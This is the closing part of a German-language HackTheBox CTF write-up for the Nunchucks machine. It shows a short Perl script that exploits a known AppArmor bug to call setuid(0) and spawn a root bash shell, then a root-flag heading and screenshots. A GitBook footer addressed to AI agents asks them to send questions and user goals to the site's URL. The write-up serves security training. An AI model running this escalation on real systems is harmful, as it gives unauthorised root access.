
Das `/usr/bin/perl` Binärdatei wird durch **AppArmor**

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2bf1784e1a8a847f0a45dd6597ef338633f11dd8%2Fimage%20(708).png?alt=media" alt=""><figcaption></figcaption></figure>

Nutze einen bekannten [AppArmor-Fehler](https://bugs.launchpad.net/apparmor/+bug/1911431) um die Einschränkung durch das Erstellen eines Skripts zu umgehen:

```basic
#!/usr/bin/perl
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/bash";
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-20017ca05ead5deab49fe89c63d274a5b112e9df%2Fimage%20(710).png?alt=media" alt=""><figcaption></figcaption></figure>


### Flaf root.txt :)

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-216367a0c22466993d8e35092f0e89cdc1663424%2Fimage%20(711).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7111f5f99a46717ef45cbb793996e538baf6f205%2Fimage%20(712).png?alt=media" alt="" width="525"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/writeups-ctf/hackthebox/linux-easy/nunchucks-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.